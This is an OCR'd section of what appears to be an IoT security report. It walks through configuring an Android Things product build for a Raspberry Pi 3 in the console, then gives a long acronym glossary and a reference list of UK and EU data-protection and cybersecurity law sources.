
Product name: TEST PRODUCT

Product description: First test

SOM type: Raspberry Pi 3

*Figure 168: Product panel*

Step 4: The ability to build a product is now completed by clicking 'new' in the right corner, it should be noted there is a release option next to build.



l38oqr


Build configuration list

| ID | Name | Created | Tags | Actions |
|---|---|---|---|---|

You haven't configured any builds yet. Create a build configuration.

*Figure 169: Create a build*

Step 5: Release option presented demonstrating the different release channels available.




Standard channels

| Channel | Current push | Last push started |
|---|---|---|
| canary-channel | | |
| dev-channel | | |
| beta-channel | | |
| stable-channel | | |

*Figure 170: Identify release*

Step 6: Building a product configuration is a guided process, presented below.


1 Name your build configuration

TEST BUILD 101

2 Select your Android Things version

3 Select apps


4 Add additional build resources

5 Edit hardware configurations

6 Edit user partition size

*Figure 171: Configuring build*


Step 7:  Select an Android version from those available.



|  |  |  |  |
|---|---|---|---|
| ○ | OIM1.180327.050 | 1.0.2 | Jul 9, 2018 |
| ○ | OIM1.180327.047 | 1.0.1 | Jun 4, 2018 |
| ○ | OIM1.180327.036 | 1.0.0 | May 7, 2018 |

*Figure 172: Android Version*

Step 8: Select Apps if any, if no apps are applied click next.



| Name | Package name | Version | Size | Date uploaded |
|---|---|---|---|---|


You haven't added any apps yet.
Add an app

Google apps

| Google Play Services | 12.5.20 |
|---|---|

*Figure 173: Adding Apps*

Step 9: Build resources can be added such as additional fonts. Continue by clicking next.



4 Add additional build resources ⓘ

| Filename | Unzipped Size | Date uploaded | Actions |
|---|---|---|---|


Add boot animations to your build. Upload a resource

Include these files

☑ Android fonts package ⓘ

*Figure 174: Adding build resources*

Step 10: The ability to add connecting elements to the hardware can be completed by clicking add peripherals.




5 Edit hardware configurations ⓘ

| Peripheral | Values |
|---|---|

Add hardware peripherals to your build. Add a peripheral

*Figure 175: Edit hardware*

Step 11: Adding support into the hardware can be selected by choosing the options available.



× Add a configuration


Choose a peripheral: PIO GPIO

Pin

Resistor

*Figure 176: Adding support*

Step 12: Figure 177 below demonstrates the partitions on the storage device and the assigned usage after the configuration is completed.



6 Edit user partition size

Total Size: 4 GB

System partition (1339 MB)

- OS Build 1339.164 MB

Oem Partition (512 MB): 512 MB

- Google Play Services 200 MB
- Android fonts packa... 30 MB
- Hardware configurati... 0.008 MB

Data Partition (1733 MB)

- Space remaining 1732.836 MB

*Figure 177: Build completed*

An examination of the Android Things statistics gathers general Android operation data as seen above on the Android console.

# Glossary

## A

| AES | Advanced Encryption Standard |
|---|---|
| AC | Alternating Current |
| ACK | Acknowledgement |
| AP | Access Point |
| ASK | Amplitude-Shift Keying |
| ASIC | Application-Specific Integrated Circuit |
| API | Application Programming Interface |
| ACL | Access Control Lists |
| ACCA | Association of Chartered Certified Accountants |
| ATT | Attribution |
| AMQP | Advanced Message Queuing Protocol |
| ACL | Asynchronous Connectionless |
| ATT | Attribution |
| AODV | Ad-hoc on Demand Distance Vector |
| ADR | Adaptive Data Rate |
| AMQP | Advanced Message Queuing Protocol |

## B

| BEREC | Body of European Regulators of Electronic Communications |
|---|---|
| BER | Bit Error Rate |
| BASK | Binary Amplitude Shift Keying |
| BPSK | Binary Phase Shift Keying |
| BIOS | Basic Input Output System |
| BLE | Bluetooth Low Energy |
| BPS | Bits Per Second |

# C

| CERT-EU | Computer Emergency Response Team for the EU |
|---|---|
| CSIRT | Computer Security Incident Response Team |
| CSI | Continual Service Improvements |
| CET | Criminal Enforcement Team |
| CPS | Cyber Physical Systems |
| CDN | Content Distribution Network |
| CJEU | Court of Justice of the European Union |
| CPU | Central Processing Unit |
| CoM | Computer on a Module |
| CMOS | Complementary Metal-Oxide-Semiconductor |
| CTS | Clear To Send |
| CSMA/CA | Carrier Sense Multiple Access/ Collision Avoidance |
| CIM | Computer-Integrated Manufacture |
| CAM | Computer-Aided Manufacturing |
| COB | Chips on Board |
| CNC | Computer Numerical Control |
| CBC | Cipher Block Chaining |
| CAF | Cyber Assessment Framework |
| CENELEC | European Committee for Electrotechnical Standardisation |
| CEN | European Committee for Standardisation |
| CE | Conformite Europeene |
| CSRK | Connection Signature Resolving Key |
| CDMA | Code Division Multiple Access |
| COAP | Constrained Application Protocol |
| CTR | XOR cryptography |
| CSS | Chirp Spread Spectrum |
| CMAC | Cipher-based Message Authentication Code |

## D

| DPO | Data Protection Officer |
|---|---|
| DSP | Digital Service Providers |
| DRAM | Dynamic Random-Access Memory |
| dTPM | discrete TPM |
| DSSS | Direct-Sequence Spread Spectrum |
| DQPSK | Differential Quadrature Phase Shift Keying |
| DC | Direct Current |
| DEMA | Differential Electromagnetic Analysis |
| DSI | Display Serial Interface |

## E

| EPROM | Erasable Programmable Read-Only Memory |
|---|---|
| EEPROM | Electrically-Erasable Programmable Read-Only Memory |
| ECC | Error-Correcting Code |
| ECDSA | Elliptic Curve Digital Signature Algorithm |
| ECDH | Elliptic-curve Diffie–Hellman |
| ECDHE | Elliptic-curve Diffie–Hellman Exchange |
| EMI | Electromagnetic Interference |
| EDA | Electronic Design Automation |
| EU | European Union |
| ECJ | European Court of Justice |
| EC | European Council |
| ePR | ePrivacy Regulation |
| ERP | Enterprise Resource Planning |
| ERM | Enterprise Risk Management |
| EAW | European Arrest Warrant |
| ENISA | European Union Agency for Network and Information Security |
| EUROPOL | European Union Agency for Law Enforcement Cooperation |
| eNVM | embedded Non-volatile memory |
| ENISA | European Union Agency for Network and Information Security |

| | |
|---|---|
| **ESO** | European Standardisation Organisations |
| **ETSI** | European Telecommunications Standards Institute |
| **GPRS** | General Packet Radio Service |
| **EGPRS** | Enhanced GPRS |
| **EDGE** | Enhanced Data rates for GSM Evolution |

# F

| **FPGA** | **Field Programmable Gate Arrays** |
|---|---|
| **fTPM** | firmware TPM |
| **FSK** | Frequency Shift Keying |
| **FoI** | Freedom of Information |
| **FHSS** | Frequency-Hopping Spread Spectrum |
| **FIPS** | Federal Information Processing Standards |
| **FF-HSE** | High Speed Ethernet |
| **FEC** | Forward Error Correction |
| **4G** | Fourth Generation |
| **5G** | Fifth Generation |
| **FDMA** | Frequency Division Multiple Access |

# G

| **GCP** | **Google Cloud Platform** |
|---|---|
| **GCM** | Galois / Counter Mode |
| **GPIO** | General-Purpose Input Output |
| **GND** | Ground |
| **GPU** | Graphical Processing Unit |
| **GDPR** | General Data Protection Regulation |
| **GSM** | Global System for Mobile communication |
| **GPS** | Global Positioning System |
| **GPRS** | General Packet Radio Services |
| **GCIC** | Google Cloud IoT Core |

| | |
|---|---|
| **GFSK** | Gaussian Frequency Shift Keying (GFSK) |
| **GHz** | Giga hertz |
| **GFSK** | Gaussian Frequency Shift Keying |

# H

| **HAT** | **Hardware Attached on Top** |
|---|---|
| **HMAC** | Hash-based Message Authentication Code |
| **HTA** | Hardware Trust Anchors |
| **HSM** | Hardware Security Modules |
| **HR** | Human resources |
| **HVAC** | Heat Ventilation Air Conditioning |
| **HTTPS** | Hyper Text Transport Protocol Secure |
| **HAL** | Hardware Abstraction Layer |

# I

| **ISMS** | **Information Security Management System** |
|---|---|
| **ITIL** | Information Technology Infrastructure Library |
| **ITSM** | Information Technology Service Management |
| **ISO** | International Organisation Standardisation |
| **IEC** | International Electrotechnical Commission |
| **IXP** | Internet Exchange Point |
| **ICAEW** | Institute of Chartered Accountants in England & Wales |
| **IOB** | Investigation Officers Branch |
| **IP** | Internet Protocol |
| **IT** | Information Technology |
| **ICO** | Information Commission Office |
| **IoE** | Internet of Everything |
| **IoT** | Internet of Things |
| **IIoT** | Industrial Internet of Things |
| **IC** | Integrated Circuit |

| | |
|---|---|
| **ID** | Identification |
| **ICSP** | In-Circuit Serial Programming |
| **IO** | Input / Output |
| **IDE** | Integrated Development Environment |
| **IaaS** | Infrastructure as a Service |
| **IPv6** | Internet Protocol version 6 |
| **IETF Roll** | IETF Routing Over Low power and Lossy networks |
| **IEEE** | Institute of Electrical and Electronics Engineers |
| **IETF** | Internet Engineering Task Force |
| **ISA** | Internet Security Alliance |
| **IaaS** | Infrastructure as a Service |
| **6LoWPAN** | IPv6 over Low-Power Wireless Personal Area Networks |
| **IRK** | Identity Resolving Key |
| **IIC** | Industrial Internet Consortium |
| **ISM** | Industrial, Scientific and Medical bands |

# K

| **KB** | **KiloByte** |
|---|---|
| **KDF** | Key Derivation Function |
| **KCL** | Kirchhoffs Circuit Law |
| **KVL** | Kirchhoffs Voltage Law |
| **KPI** | Key Performance Indicators |
| **KMS** | Key Management System |

# L

| **LTE** | **Long Term Evolution** |
|---|---|
| **LI-ion** | Lithium-ion |
| **LED** | Light Emitting Diodes |
| **LTS** | Long-Term Support |
| **LTK** | Long-Term Key |

| | |
|---|---|
| **LE** | Low Energy |
| **L2CAP** | Logical Link Control and Adaption Protocol |
| **LPWAN** | Low-Power Wide-Area |
| **loRaWAN** | Long Range Wide Area Network |
| **LTE MTC** | Long Term Evolution Machine Type Communication |
| **LTE - M** | Long Term Evolution for Machines |
| **LLNs** | Low power and Lossy Networks |

## M

| **MAC** | **Media Access Control** |
|---|---|
| **MI5** | Military Section 5 |
| **MIPI CSI-2** | Mobile Industry Processor Interface Camera Serial Interface 2 |
| **MTP** | Multi-Time Programable |
| **MIMO** | Multiple Input Multiple Output |
| **M2M** | Machine 2 Machine |
| **MU-MIMO** | Multi-user Multiple Input Multiple Output |
| **MRC** | Maximum Ratio Combining |
| **MCU** | Microcontroller |
| **M-BUS** | Meter-Bus |
| **MITM** | Man In The Middle |
| **MQTT** | Message Queuing Telemetry Transport |
| **MHz** | Megahertz |
| **MOM** | Message oriented middleware |
| **M2M** | Machine 2 Machine |

## N

| **NISD** | **Network and Information Security Directive** |
|---|---|
| **NCSC** | National Cyber Security Centre |
| **NCA** | National Crime Agency |
| **NAND** | NOT-AND |

| | |
|---|---|
| **NOR** | Negated OR |
| **NVM** | Non-Volatile Memory |
| **OTP NVM** | One-Time Programmable Non-Volatile Memory |
| **NIST** | National Institute of Standards and Technology |
| **NB - IoT** | Narrowband IoT |
| **NFC** | Near-Field Communication |
| **NAT** | Network Address Translation |

# O

| **OES** | **Operators of Essential Services** |
|---|---|
| **OS** | Operating System |
| **OT** | Operational Technology |
| **OSAM** | Operational Security Architecture Matrix |
| **OCG** | Organised Crime Groups |
| **OTA** | Over the Air |
| **Ofcom** | Office of Communication |
| **OOK** | On Off Keying |
| **OTP** | One-Time Programmable |
| **OOB** | Out Of Band |
| **OUI** | Organizational Unique Identifier |
| **OTAF** | Over The Air Firmware |
| **OCF** | Open Connectivity Foundation |
| **OGC** | Open Geospatial Consortium |

# P

| **PIN** | **Personal Identification Number** |
|---|---|
| **POP** | Package-on-a-Package |
| **PCB** | Printed Circuit Board |
| **POCA** | Proceeds of Crime Act |
| **PaaS** | Platform as a Service |

| | |
|---|---|
| **PSK** | Phase Shift Keying |
| **PDM** | Pulse-Density Modulation |
| **PAN** | Personal Area Network |
| **Pub / Sub** | Publish / Subscribe |
| **P2P** | Point 2 Point |
| **PHY** | Physical layer |
| **PROM** | Programmable Read-Only Memory |
| **PNLD** | Phase Noise Level Density |
| **PECR** | Privacy and Electronic Communications Regulations |

# Q

| **QAM** | **Quadrature Amplitude Modulation** |
|---|---|
| **QoS** | Quality of Service |
| **QPSK** | Quadrature Phase Shift Keying |

# R

| **RIPA** | **Regulation of Investigatory Powers Act** |
|---|---|
| **ROM** | Read-Only Memory |
| **RAM** | Random Access Memory |
| **RSA** | Rivest–Shamir–Adleman |
| **RTC** | Real-Time Clock |
| **RTS** | Request To Send |
| **RMS** | Root Mean Squared |
| **RF** | Radio Frequency |
| **RFI** | Radio Frequency Interference |
| **RoHS** | Restriction of Hazardous Substances |
| **RFID** | Radio Frequency Identification |
| **RPL** | Routing Protocol for Low Power and Lossy Networks |

## S

| SD | Secure Digital |
|---|---|
| SoC | System-on-a-Chip |
| SHA | Secure Hash Algorithms |
| SHE | Secure Hardware Extension |
| SMETS | Smart Metering Equipment Technical Specifications |
| SRAM | Static Random-Access Memory |
| SNR | Signal to Noise Ratio |
| SiP | System-in-a-Package |
| SoM | System on Modules |
| SPI | Serial Peripheral Interface |
| SEMA | Simple Electromagnetic Analysis |
| SLA | Service Level Agreement |
| SABSA | Sherwood Applied Business Security Architecture |
| SAR | Suspicious Activity Report |
| SaaS | Software as a Service |
| SIM | Subscriber Identity Module |
| SEP 1.1 | Smart Energy Profile |
| STK | Short-Term Key |
| S2 | Security 2 |
| SDRS | Software-Defined Radios |

## T

| TPM | Trusted Platform Module |
|---|---|
| TLS | Transport Layer Security |
| ToS | Terms of Service |
| T&C | Terms and Conditions |
| TK | Temporary Key |
| 3G | Third Generation |

| | |
|---|---|
| **TCP** | Transmission Control Protocol |
| **TDMA** | Time Division Multiple Access |

# U

| **UK** | **United Kingdom** |
|---|---|
| **UI** | User Interface |
| **UART** | Universal Asynchronous Receiver-Transmitter |
| **USB** | Universal Serial Bus |
| **URL** | Uniform Resource Locator |
| **UWB** | Ultra-Wideband |
| **ULP** | Ultra-Low Power |
| **UDP** | User Datagram Protocol |

# V

| **VDR** | Variable Data Rate |
|---|---|

# W

| **WDT** | **Watchdog Timer** |
|---|---|
| **WMN** | Wireless Mesh Network |
| **W-MBUS** | Wireless M-Bus |
| **WAN** | Wide Area Network |
| **WAP** | Wireless Access Points |
| **WoT** | Web of Things |

# X

| **XIP** | **Execute In Place** |
|---|---|
| **XML** | Extensible Markup Language |
| **XMPP** | Extensible Messaging and Presence Protocol |

# References

[1] HM Government, "Department for Digital, Culture, Media and Sport Cyber Security Breaches Survey 2018: Statistical Release," no. 1 [Online[, Accessible:https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/702074/Cyber_Security_Breaches_Survey_2018_-_Main_Report.pdf, pp. 1–58, 2018.

[2] European Commission, "Germany: Industrie 4.0," no. 1 [Online], Accessibl: https://ec.europa.eu/growth/tools-databases/dem/monitor/sites/default/files/DTM_Industrie 4.0.pdf, pp. 1–8, 2017.

[3] European Union, "Regulation (EU) 2016/679 of the European Parliament and of the Council," *Off. J. Eur. Union*, vol. 59, no. 1, [Online], Accessible:https://eur–europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679&from=EN, pp. 1–88, 2016.

[4] D. Dyachuk and R. Deters, "Ensuring Service Level Agreements for Service Workflows," in *2008 IEEE International Conference on Services Computing*, 2008, pp. 333–340.

[5] L. Brown & Charbonneau, "What is the Difference Between a Material Breach and a Non-Material Breach?," *Brown Charbonneau, LLP*, vol. 1, no. 1, [Online], Accessible:https://www.bc–com/wp-content/uploads/2015/03/What-is-the-Difference-Between-a-Material-Breach-and-a-Non-Material-Breach-Contract.pdf, pp. 1–7, 2015.

[6] Google inc, "Supplemental Terms and Conditions For Google Cloud Platform Free Trial," *cloud.google.com/terms*, 2018. [Online]. Available: https://cloud.google.com/terms/free-trial/. [Accessed: 15-May-2018].

[7] ICO, "Information Comissioners Office," *ico.org.uk*, 2018. [Online]. Available: https://ico.org.uk/. [Accessed: 04-Jul-2018].

[8] European Union, "Directive 95/46/EC of the European Union Impairment and of the Council," *Off. J. Eur. union*, vol. 38, no. 1, [Online], Accessible:https://eur–europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:31995L0046&from=EN, p. 20, 1995.

[9] Council of the European Union, “Council Framework Decision 2008/977/ha,” *Off. J. Eur. Union*, vol. 13, no. 1, [Online], Accessible:https://eur–europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32008F0977&from=EN, p. 12, 2008.

[10] HM Goverment, “Data Protection Act 1998,” *legislation.gov.uk*, vol. 1, no. 1, [Online], Accessible:https://www.legislation.gov.uk/ukpga/1998/29/pdfs/ukpga_19980029_en.pdf, pp. 1–92, 1998.

[11] HM Government, “Data Protection Act 2018,” *legislation.gov.uk*, vol. 1, no. 1, [Online], Accessible:http://www.legislation.gov.uk/ukpga/2018/12/pdfs/ukpga_20180012_en.pdf, pp. 1–354, 2018.

[12] European Union, “Directive (EU) 2016 / 1148,” *Off. J. Eur. Union*, vol. 6, no. 1, [Online], Accessible:https://eur–europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016L1148&from=EN, pp. 1–30, 2016.

[13] European Union Council, “The Privacy and Electronic Communications (EC Directive) Regulations 2003,” *legislation.gov.uk*, vol. 1, no. 1, [Online], Accessible:http://www.legislation.gov.uk/uksi/2003/2426/pdfs/uksi_20032426_en.pdf, pp. 1–24, 2003.

